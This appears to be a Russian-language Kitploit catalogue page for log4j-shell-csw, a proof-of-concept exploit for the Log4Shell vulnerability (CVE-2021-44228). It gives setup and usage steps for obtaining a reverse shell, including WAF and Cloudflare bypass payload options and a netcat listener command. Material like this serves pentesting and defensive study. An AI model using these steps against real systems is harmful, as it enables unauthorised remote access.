Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
log4j-shell-csw — Эксплойт Proof-Of-Concept для уязвимости CVE-2021-44228. | Kitploit

Инструменты/GitHubGitHub/cybersecurityworks553/log4j-shell-csw
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбход WAFКомандование и Управление
GitHubcybersecurityworks553/log4j-shell-csw

log4j-shell-csw

Эксплойт Proof-Of-Concept для уязвимости CVE-2021-44228.

Репозиторий
82334 лет назадЕщё не проверено
Поделиться

Log4j Простой эксплойт

Эксплойт Proof-Of-Concept для уязвимости CVE-2021-44228.

Log4j, используемый для регистрации информации о безопасности и производительности, затрагивает более 3 миллиардов устройств, использующих Java, в различных потребительских и корпоративных сервисах, веб-сайтах и приложениях, а также в медицинских устройствах и вспомогательных системах.
Примечание: Это не эксплойт типа "нажми и работай". Начальная полезная нагрузка триггера будет сгенерирована, но её внедрение в соответствующее место (например, HTTP-заголовок/чат/и т.д.) будет зависеть от пользователя.

Предварительные требования

  • python3
  • pip install -r requirements.txt
  • Установите jdk1.8.0_20 и добавьте папку bin в переменную окружения
usage: python CVE-2021-44228-exploit.py --help 
[!] CVE: CVE-2021-44228
[!] This is simple Log4j exploit to get reverse shell
[!] Reference: https://akashpatil.me/log4j-guide-book.html

usage: CVE-2021-44228-exploit.py [-h] [--userip userip] [--webport webport] [--lport lport] [-b bypass]

log4shell Reverse shell exploit

optional arguments:
  -h, --help            show this help message and exit
  --userip userip       Enter IP for LDAPRefServer & Shell
  --webport webport     listener port for HTTP port
  --lport lport         Netcat Port
  -b bypass, --bypass bypass
                        Type of bypass payload. None/WAF/Methods/Cloudflare. Methods - "ldap", "jndi", or the
                        ${lower:x} method restriction bypass
Пример:
  1. Запустите скрипт для Linux OS с обходной полезной нагрузкой метода
python poc-csw.py --userip private-ip --webport 8888 --lport 9001 -b methods


2) запустите netcat на порту 9001 на вашей локальной машине

nc -lvnp 9001
  1. Скопируйте payload 'Try me', чтобы обойти ограничения методов, и используйте его во входной переменной, чтобы получить шелл в netcat
    Примечание: Если обход не выбран, используйте payload 'Send me'

Ссылки

  • https://akashpatil.me/log4j-guide-book.html
  • https://github.com/kozmer/log4j-shell-poc
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →